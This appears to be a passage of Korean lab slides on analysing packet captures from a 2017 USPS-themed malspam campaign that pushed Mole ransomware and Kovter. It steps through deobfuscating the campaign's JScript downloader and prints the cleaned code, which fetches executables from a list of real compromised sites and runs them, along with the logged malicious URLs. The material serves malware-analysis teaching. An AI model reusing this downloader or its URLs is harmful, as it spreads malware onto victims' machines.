
- » 소스코드 시작과 끝에 <script>.... </script>를 삽입하고, 확장자를 html로 바꿔 저장한다.



6

<실습> 멀웨어트래픽에서 악성코드 배포 패킷 분석 실습

- 멀웨어 사례분석 - 1
 - [MS01] 2017-04-26 USPS-THEMED MALSPAM PUSHES MOLE RANSOMWARE AND KOVTER
 - » 소스코드 시작과 끝에 <script>.... </script>를 삽입하고, 확장자를 html로 바꿔 저장한다.



6

<실습> 멀웨어트래픽에서 악성코드 배포 패킷 분석 실습

• 멀웨어 사례분석 - 1

- [MS01] 2017-04-26 USPS-THEMED MALSPAM PUSHES MOLE RANSOMWARE AND KOVTER

- » 다시 xplico로 이동해 결과를 확인하면 smul로 시작하는 사이트에 접속된 스크립트를 볼 수 있다. 이 스크립트에서 무언가를 다운받고 추가적으로 실행한 것으로 보인다.
- » 19초에 접속한 것은 리다이렉션 되어 20초에 다른 사이트에 접근한 것으로 보인다.
- » 20초에 접속한 사이트에 들어가 파일을 다운로드 한다.

Web URLs: Html Image Flash Video Audio JSON All
Search: Go

Date	Url	Size	Method	Info
2017-04-26 23:02:05	158.199.177.90/	230	POST	info.xml
2017-04-26 23:02:05	www.artisj.com/	43927	GET	info.xml
2017-04-26 23:01:52	94.198.98.20/images/gif/info-static.php	0	POST	info.xml
2017-04-26 23:01:30	94.198.98.20/images/gif/info-static.php	276	POST	info.xml
2017-04-26 23:01:22	smulpapentocht.be/administrator/templates/hathor/less/counter/exe2.exe	445345	GET	info.xml
2017-04-26 23:01:21	smulpapentocht.be/administrator/templates/hathor/less/counter/exe1.exe	89600	GET	info.xml
2017-04-26 23:01:20	smulpapentocht.be/administrator/templates/hathor/less/counter/?HpgGPurjqOYUiC5m7E	983	GET	info.xml
2017-04-26 23:01:19	smulpapentocht.be/administrator/templates/hathor/less/counter?HpgGPurjqOYUiC5m7E5	410	GET	info.xml
2017-04-26 23:00:38	statusdelivery.com/bot14/jgen.php	1947	GET	info.xml

6


〈실습〉 멀웨어트래픽에서 악성코드 배포 패킷 분석 실습

• 멀웨어 사례분석 - 1

- [MS01] 2017-04-26 USPS-THEMED MALSPAM PUSHES MOLE RANSOMWARE AND KOVTER

» js로 확장자를 바꾼 후 파일을 열어보면 파일이 js파일이라는 사실을 명확히 알 수 있다.

```
root@kali:~/Desktop# mv res_body1299.bin res_body1299.js  
root@kali:~/Desktop# gedit res_body1299.js
```




6

<실습> 멀웨어트래픽에서 악성코드 배포 패킷 분석 실습

- 멀웨어 사례분석 - 1

- [MS01] 2017-04-26 USPS-THEMED MALSPAM PUSHES MOLE RANSOMWARE AND KOVTER


» nc명령어를 사용해 js 파일을 SIEM으로 전송한다.



```
프로그램 ▾ 위치 ▾ 터미널 ▾ (일) 21 : 33 ●
root@kali: ~/Desktop
파일(F) 편집(E) 보기(V) 검색(S) 터미널(T) 도움말(H)
root@kali:~/Desktop# nc -lvp 4444 < res_body1299.js
listening on [any] 4444 ...
```

» SIEM에서는 파일을 받는다. 10초를 기다린 후 Ctrl + C를 눌러 종료한다.

» 파일의 확장자를 html로 고친다.



```
Applications Places Terminal
siem@siem: ~
File Edit View Search Terminal Help
siem@siem:~$ nc 101.106.25.210 4444 > res_body1299.html
```

6

<실습> 멀웨어트래픽에서 악성코드 배포 패킷 분석 실습

• 멀웨어 사례분석 - 1

- [MS01] 2017-04-26 USPS-THEMED MALSPAM PUSHES MOLE RANSOMWARE AND KOVTER

- » 쓰레기 값인 첫 라인, 마지막 라인을 삭제한다.
- » 파일을 열어 script 태그를 앞뒤로 붙이고 크롬으로 실행한다.

Open ▾ *res_body1299.html ~/ Save

```

<script>NXmef='vHpgGPurjq0YUiC5m7E5zI2wHXAm24wxwmggdLh9hcKGSGbpx60yndvFey7dcIfkeewV4gW9zQygkL
ld=0;';NXmef
+= 'vHpgGPurjq0YUiC5m7E5zI2wHXAm24wxwmggdLh9hcKGSGbpx60yndvFey7dcIfkeewV4gW9zQygkLmyIxfXuTrq4U
ll=[';NXmef+='smulp';NXmef
+= 'HpgGPurjq0YUiC5m7E5zI2wHXAm24wxwmggdLh9hcKGSGbpx60yndvFey7dcIfkeewV4gW9zQygkLmyIxfXuTrq4Ui
+= 't.be/
HpgGPurjq0YUiC5m7E5zI2wHXAm24wxwmggdLh9hcKGSGbpx60yndvFey7dcIfkeewV4gW9zQygkLmyIxfXuTrq4UiScQy
+= 'nistrHpgGPurjq0YUiC5m7E5zI2wHXAm24wxwmggdLh9hcKGSGbpx60yndvFey7dcIfkeewV4gW9zQygkLmyIxfXuTrq4Ui
+= 'or/temp';NXmef
'";NXmef+='fn+";NXmef+='exe"';NXmef+='+n+'.e';NXmef+='xe",1,0);};';NXmef
+= 'cHpgGPurjq0YUiC5m7E5zI2wHXAm24wxwmggdLh9hcKGSGbpx60yndvFey7dcIfkeewV4gW9zQygkLmyIxfXuTrq4U
(';NXmef+='er){}';NXmef+=''; }; x';NXmef
+= 'HpgGPurjq0YUiC5m7E5zI2wHXAm24wxwmggdLh9hcKGSGbpx60yndvFey7dcIfkeewV4gW9zQygkLmyIxfXuTrq4Ui
+= 'se();';NXmef+=''; if';NXmef+='(dn==1){ld';NXmef
+= '=i;brHpgGPurjq0YUiC5m7E5zI2wHXAm24wxwmggdLh9hcKGSGbpx60yndvFey7dcIfkeewV4gW9zQygkLmyIxfXu
+= '}; };';NXmef+=''
cHpgGPurjq0YUiC5m7E5zI2wHXAm24wxwmggdLh9hcKGSGbpx60yndvFey7dcIfkeewV4gW9zQygkLmyIxfXuTrq4UiSc
(';NXmef+='er){}';NXmef+=''; };';</script>

```

HTML ▾ Tab Width: 8 ▾ Ln 1, Col 8002 ▾ INS

<실습> 멀웨어트래픽에서 악성코드 배포 패킷 분석 실습

• 멀웨어 사례분석 - 1

- [MS01] 2017-04-26 USPS-THEMED MALSPAM PUSHES MOLE RANSOMWARE AND KOVTER

- » 크롬에서 Nxmf의 값을 확인한다.
- » 결과를 복사하여 새로운 Html 파일로 만든다.

res_body1299.html - Chromium

```

res_body1299.html - Chromium
File res_body1299.html
file:///home/siem/res_body1299.html
Elements Console Sources Network Performance Memory Application Security Audits
top Filter Default levels Group similar
NXmf
"vHpgGPurj q0YUiC5m7E5zI2wHXAm24wxwmggdLh9hcKGSGbpxx60yndvFey7dcIfkeewV4gW9zQygkLmyIxfxuTrq4UiScQyEMooLcCBxaC7cWRvYX1wru35AddQr05QRwn2hr ld=0; vHpgGPurj q0YUiC5m7E5zI2wHXAm24wxwmggdLh9hcKGSGbpxx60yndvFey7dcIfkeewV4gW9zQygkLmyIxfxuTrq4UiScQyEMooLcCBxaC7cWRvYX1wru35AddQr05QRwn2hr ll=[ "smulpHpgGPurj q0YUiC5m7E5zI2wHXAm24wxwmggdLh9hcKGSGbpxx60yndvFey7dcIfkeewV4gW9zQygkLmyIxfxuTrq4UiScQyEMooLcCBxaC7cWRvYX1wru35AddQr05QRwn2hpencht.be/HpgGPurj q0YUiC5m7E5zI2wHXAm24wxwmggdLh9hcKGSGbpxx60yndvFey7dcIfkeewV4gW9zQygkLmyIxfxuTrq4UiScQyEMooLcCBxaC7cWRvYX1wru35AddQr05QRwn2hadministrHpgGPurj q0YUiC5m7E5zI2wHXAm24wxwmggdLh9hcKGSGbpxx60yndvFey7dcIfkeewV4gW9zQygkLmyIxfxuTrq4UiScQyEMooLcCBxaC7cWRvYX1wru35AddQr05QRwn2htor/temp1HpgGPurj q0YUiC5m7E5zI2wHXAm24wxwmggdLh9hcKGSGbpxx60yndvFey7dcIfkeewV4gW9zQygkLmyIxfxuTrq4UiScQyEMooLcCBxaC7cWRvYX1wru35AddQr05QRwn2htes/hpgGPurj q0YUiC5m7E5zI2wHXAm24wxwmggdLh9hcKGSGbpxx60yndvFey7dcIfkeewV4gW9zQygkLmyIxfxuTrq4UiScQyEMooLcCBxaC7cWRvYX1wru35AddQr05QRwn2htor/less", "HpgGPurj q0YUiC5m7E5zI2wHXAm24wxwmggdLh9hcKGSGbpxx60yndvFey7dcIfkeewV4gW9zQygkLmyIxfxuTrq4UiScQyEMooLcCBxaC7cWRvYX1wru35AddQr05QRwn2htriumph-nieruchomosci.pl/js/jscHpgGPurj q0YUiC5m7E5zI2wHXAm24wxwmggdLh9hcKGSGbpxx60yndvFey7dcIfkeewV4gW9zQygkLmyIxfxuTrq4UiScQyEMooLcCBxaC7cWRvYX1wru35AddQr05QRwn2hleandHpgGPurj q0YUiC5m7E5zI2wHXAm24wxwmggdLh9hcKGSGbpxx60yndvFey7dcIfkeewV4gW9zQygkLmyIxfxuTrq4UiScQyEMooLcCBxaC7cWRvYX1wru35AddQr05QRwn2h-1.0/lHpgGPurj q0YUiC5m7E5zI2wHXAm24wxwmggdLh9hcKGSGbpxx60yndvFey7dcIfkeewV4gW9zQygkLmyIxfxuTrq4UiScQyEMooLcCBxaC7cWRvYX1wru35AddQr05QRwn2hng", "lecHpgGPurj q0YUiC5m7E5zI2wHXAm24wxwmggdLh9hcKGSGbpxx60yndvFey7dcIfkeewV4gW9zQygkLmyIxfxuTrq4UiScQyEMooLcCBxaC7cWRvYX1wru35AddQr05QRwn2hmorHpgGPurj q0YUiC5m7E5zI2wHXAm24wxwmggdLh9hcKGSGbpxx60yndvFey7dcIfkeewV4gW9zQygkLmyIxfxuTrq4UiScQyEMooLcCBxaC7cWRvYX1wru35AddQr05QRwn2hriu.ro", "protectie-electromHpgGPurj q0YUiC5m7E5zI2wHXAm24wxwmggdLh9hcKGSGbpxx60yndvFey7dcIfkeewV4gW9zQygkLmyIxfxuTrq4UiScQyEMooLcCBxaC7cWRvYX1wru35AddQr05QRwn2hgeneticHpgGPurj q0YUiC5m7E5zI2wHXAm24wxwmggdLh9hcKGSGbpxx60yndvFey7dcIfkeewV4gW9zQygkLmyIxfxuTrq4UiScQyEMooLcCBxaC7cWRvYX1wru35AddQr05QRwn2hro/wp-content/themes/twentythirteen/lHpgGPurj q0YUiC5m7E5zI2wHXAm24wxwmggdLh9hcKGSGbpxx60yndvFey7dcIfkeewV4gW9zQygkLmyIxfxuTrq4UiScQyEMooLcCBxaC7cWRvYX1wru35AddQr05QRwn2hro", "js-electronics.be/tmp/yo_venture_j25/wHpgGPurj q0YUiC5m7E5zI2wHXAm24wxwmggdLh9hcKGSGbpxx60yndvFey7dcIfkeewV4gW9zQygkLmyIxfxuTrq4UiScQyEMooLcCBxaC7cWRvYX1wru35AddQr05QRwn2hes"], vHpgGPurj

```

6

〈실습〉 멀웨어트래픽에서 악성코드 배포 패킷 분석 실습

• 멀웨어 사례분석 - 1

- [MS01] 2017-04-26 USPS-THEMED MALSPAM PUSHES MOLE RANSOMWARE AND KOVTER

- » html을 잘 살펴보면 쓰레기 값으로 추정되는 vHpgG로 시작하는 스트링이 있다.
 - » 메뉴에 Find and Replace를 사용해 빈 값으로 바꾼다.

The screenshot shows a browser window with two tabs. The left tab, 'res_body1299.html', contains a large amount of encoded JavaScript code. The right tab, 'a.html', has a 'Find and Replace' dialog open. The search field contains the string ':BXaC7cWRvYX1wru35AddQrO5QRwn2hr'. The 'Replace with' field is empty. Several checkboxes are present: 'Match case', 'Match entire word only', 'Regular expression' (unchecked), 'Search backwards' (unchecked), and 'Wrap around' (checked). At the bottom of the dialog are three buttons: 'Replace All', 'Replace', and 'Find'.

<실습> 멀웨어트래픽에서 악성코드 배포 패킷 분석 실습

• 멀웨어 사례분석 - 1

- [MS01] 2017-04-26 USPS-THEMED MALSPAM PUSHES MOLE RANSOMWARE AND KOVTER

- » 마찬가지로 Hpg로 시작하는 반복되는 스트링이 눈에 또 들어온다.
- » 이 부분을 Replace를 사용해 a로 치환한다.

res_body1299.html *a.html

```

<script> ld=0; ll=
["smulpHpgGPurj qOYUic5m7E5zI2wHXAm24wxwmggdLh9hcKGSGbpxx60yndvFey7dc1fkeewV4gw9zQygkLmyIxfXuTrq4UiScQyEMooLcCBXaC7cWRvYX1wru35AddQr05QRwn2hpentocht.be/HpgGPurj qOYUic5m7E5zI2wHXAm24wxwmggdLh9hcKGSGbpxx60yndvFey7dc1fkeewV4gw9zQygkLmyIxfXuTrq4UiScQyEMooLcCBXaC7cWRvYX1wru35AddQr05QRwn2hministrHpgGPurj qOYtemp1HpgGPurj qOYUic5m7E5zI2wHXAm24wxwmggdLh9hcKGSGbpxx60yndvFey7dc1fkeewV4gw9zQygkLmyIxfXuTrq4UiScQyEMooLcCBXaC7cWRvYX1wru35AddQr05QRwn2htes/hHpgGPurj qOYUic5m7E5zI2wHXAm24wxwmggdLh9hcKGSGbpxx60yndvFey7dc1fkeewV4gw9zQygkLmyIxfXuTrq4UiScQyEMooLcCBXaC7cWRvYX1wru35AddQr05QRwn2hthor/less","HpgGPurj qOYUic5m7E5zI2wHXAm24wxwmggdLh9hcKGSGbpxx60yndvFey7dc1fkeewV4gw9zQygkLmyIxfXuTrq4UiScQyEMooLcCBXaC7cWRvYX1wru35AddQr05QRwn2htriun-nieruchomosci.pl/js/",
jschHpgGPurj qOYUic5m7E5zI2wHXAm24wxwmggdLh9hcKGSGbpxx60yndvFey7dc1fkeewV4gw9zQygkLmyIxfXuTrq4UiScQyEMooLcCBXaC7cWRvYX1wru35AddQr05QRwn2hleandHpgGPurj qOYU1lHpgGPurj qOYUic5m7E5zI2wHXAm24wxwmggdLh9hcKGSGbpxx60yndvFey7dc1fkeewV4gw9zQygkLmyIxfXuTrq4UiScQyEMooLcCBXaC7cWRvYX1wru35AddQr05QRwn2hng","lechHpgGPurj qOelectromHpgGPurj qOYUic5m7E5zI2wHXAm24wxwmggdLh9hcKGSGbpxx60yndvFey7dc1fkeewV4gw9zQygkLmyIxfXuTrq4UiScQyEMooLcCBXaC7cWRvYX1wru35AddQr05QRwn2hgneticHpgGPwp-content/themes/twentythirteen/lHpgGPurj qOYUic5m7E5zI2wHXAm24wxwmggdLh9hcKGSGbpxx60yndvFey7dc1fkeewV4gw9zQygkLmyIxfXuTrq4UiScQyEMooLcCBXaC7cWRvYX1wru35AddQr05QRwn2hnguHpgGPurj qOYUic5electronics.be/tmp/yoo_venture_j25/wHpgGPurj qOYUic5m7E5zI2wHXAm24wxwmggdLh9hcKGlibrHpgGPurj qOYUic5m7E5zI2wHXAm24wxwmggdLh9ws=WScript.CreHpgGPurj qOYUic5m7E5zI2wHXAm2("WScript.Shell");
fn=ws.ExpHpgGPurj qOYUic5m7E5zI2wHXAm24wxwmg("%TEMP%")
+String.fromChHpgGPurj qOYUic5m7E5zI2wHXAm2(92);
xo=WScript.CreHpgGPurj qOYUic5m7E5zI2wHXAm2("Msxml2.XMLHTTP");
xHpgGPurj qOYUic5m7E5zI2wHXAm24wxwmggdLh9hcK("ADODB.StreHpgGPurj qOYUic5m7E5zI2wHXAm24wx
for( n=1;n<=2;n++) { for( i=ld;i<ll.length;
fHpgGPurj qOYUic5m7E5zI2wHXAm24wxwmggdLh9hcK if(xo.stHpgGPurj qOYUic5m7E5zI2wHXAm24wxwmgd
{ xHpgGPurj qOYUic5m7E5zI2wHXAm24wxwmggdLh9
xHpgGPurj qOYUic5m7E5zI2wHXAm24wxwmggdLh9hcKGSGbpxx60yndvFey7dc1fkeewV4gw9zQygkLmyIxfXuTrq4UiScQyEMooLcCBXaC7cWRvYX1wru35AddQr05QRwn2htype=1;
xHpgGPurj qOYUic5m7E5zI2wHXAm24wxwmggdLh9hcKGSGbpxx60yndvFey7dc1fkeewV4gw9zQygkLmyIxfXuTrq4UiScQyEMooLcCBXaC7cWRvYX1wru35AddQr05QRwn2h.write
(xo.responseBody); if
(xHpgGPurj qOYUic5m7E5zI2wHXAm24wxwmggdLh9hcKGSGbpxx60yndvFey7dc1fkeewV4gw9zQygkLmyIxfXuTrq4UiScQyEMooLcCBXaC7cWRvYX1wru35AddQr05QRwn2h.size>10000)
{ dn=1;
xHpgGPurj qOYUic5m7E5zI2wHXAm24wxwmggdLh9hcKGSGbpxx60yndvFey7dc1fkeewV4gw9zQygkLmyIxfXuTrq4UiScQyEMooLcCBXaC7cWRvYX1wru35AddQr05QRwn2h.sHpgGPurj qOYUic5m
(fn+"exe"+n+" .exe",2); try{ws.Run(fn+"exe"+n+" .exe",1,0);}
cHpgGPurj qOYUic5m7E5zI2wHXAm24wxwmggdLh9hcKGSGbpxx60yndvFey7dc1fkeewV4gw9zQygkLmyIxfXuTrq4UiScQyEMooLcCBXaC7cWRvYX1wru35AddQr05QRwn2htch(er){}; }

```

Find and Replace

Find: CBXaC7cWRvYX1wru35AddQr05QRwn2h

Replace with: Nothing

Match case Match entire word only Wrap around Regular expression

Replace All Replace Find

HTML Tab Width: 8 Ln 1, Col 2547 INS

6

<실습> 멀웨어트래픽에서 악성코드 배포 패킷 분석 실습

• 멀웨어 사례분석 - 1

- [MS01] 2017-04-26 USPS-THEMED MALSPAM PUSHES MOLE RANSOMWARE AND KOVTER

- » 깨끗한 코드가 눈에 들어온다.
- » 엔터와 탭을 눌러 정렬하도록 하자.

```

<script> ld=0; ll=[ "smulpapentocht.be/administrator/templates/hathor/less", "atrium-nieruchomosci.pl/js/js/jscalendar-1.0/
lang", "lecamorariu.ro", "protectie-electromagneticar.ro/wp-content/themes/twentythirteen/languages", "js-electronics.be/tmp/yoo_venture_j25/warp/
libraries"]; ws=WScript.CreateObject("WScript.Shell"); fn=ws.ExpandEnvironmentStrings("%TEMP%")+String.fromCharCode(92); xo=WScript.CreateObject
("Msxml2.XMLHTTP"); xa=WScript.CreateObject("ADODB.Stream"); for( n=1;n<=2;n++) { for( i=ld;i<ll.length;i++) { dn=0; try { xo.open
("GET","http://"+ll[i]+"/counter/exe"+n+".exe", false); xo.send(); if(xo.status==200) { xa.open(); xa.type=1; xa.write(xo.responseBody); if
(xa.size>10000) { dn=1; xa.saveToFile(fn+"exe"+n+".exe",2); try{ws.Run(fn+"exe"+n+".exe",1,0);}catch(er){}; } xa.close(); }; if(dn==1)
{ld=i;break}; } catch(er){}; }; ld=0; ll=[ "smulpapentocht.be/administrator/templates/hathor/less", "atrium-nieruchomosci.pl/js/js/jscalendar-1.0/
lang", "lecamorariu.ro", "protectie-electromagneticar.ro/wp-content/themes/twentythirteen/languages", "js-electronics.be/tmp/yoo_venture_j25/warp/
libraries"]; ws=WScript.CreateObject("WScript.Shell"); fn=ws.ExpandEnvironmentStrings("%TEMP%")+String.fromCharCode(92); xo=WScript.CreateObject
("Msxml2.XMLHTTP"); xa=WScript.CreateObject("ADODB.Stream"); for( n=1;n<=2;n++) { for( i=ld;i<ll.length;i++) { dn=0; try { xo.open
("GET","http://"+ll[i]+"/counter/exe"+n+".exe", false); xo.send(); if(xo.status==200) { xa.open(); xa.type=1; xa.write(xo.responseBody); if
(xa.size>10000) { dn=1; xa.saveToFile(fn+"exe"+n+".exe",2); try{ws.Run(fn+"exe"+n+".exe",1,0);}catch(er){}; } xa.close(); }; if(dn==1)
{ld=i;break}; } catch(er){}; };
</script>

```

6

<실습> 멀웨어트래픽에서 악성코드 배포 패킷 분석 실습

• 멀웨어 사례분석 - 1

- [MS01] 2017-04-26 USPS-THEMED MALSPAM PUSHES MOLE RANSOMWARE AND KOVTER

- » wscript와 같이 윈도우 전용 js 함수들은 제거한다.
- » 링크를 돌아가면서 요청하여 다운로드하고 파일을 실행하는 스크립트다.

```

ld=0;
l1=[ "smulpapentocht.be/administrator/templates/hathor/less", "atrium-nieruchomosci.pl/js/js/jscalendar-1.0/lang", "lecamorariu.ro", "protectie-
electromagnetica.ro/wp-content/themes/twentythirteen/languages", "js-electronics.be/tmp/yoo_venture_j25/warp/libraries"];
for( n=1;n<=2;n++) {
    for( i=ld;i<l1.length;i++) {
        dn=0;
        try {
            xo.open("GET", "http://"+l1[i]+"/counter/exe"+n+".exe", false);
            xo.send();
            if(xo.status==200) {
                xa.open();
                xa.type=1;
                xa.write(xo.responseText);
                if(xa.size>10000) {
                    dn=1;
                    xa.saveToFile(fn+"exe"+n+".exe", 2);
                    try{ws.Run(fn+"exe"+n+".exe", 1, 0);}
                    catch(er){};
                }
                xa.close();
            };
            if(dn==1){ld=i;break;};
        }
        catch(er){};
    };
}

```

6

<실습> 멀웨어트래픽에서 악성코드 배포 패킷 분석 실습

- 멀웨어 사례분석 - 1

- [MS01] 2017-04-26 USPS-THEMED MALSPAM PUSHES MOLE RANSOMWARE AND KOVTER

» 코드를 고쳐서 링크를 확인하도록 한다.

```

<script>
ld=0;
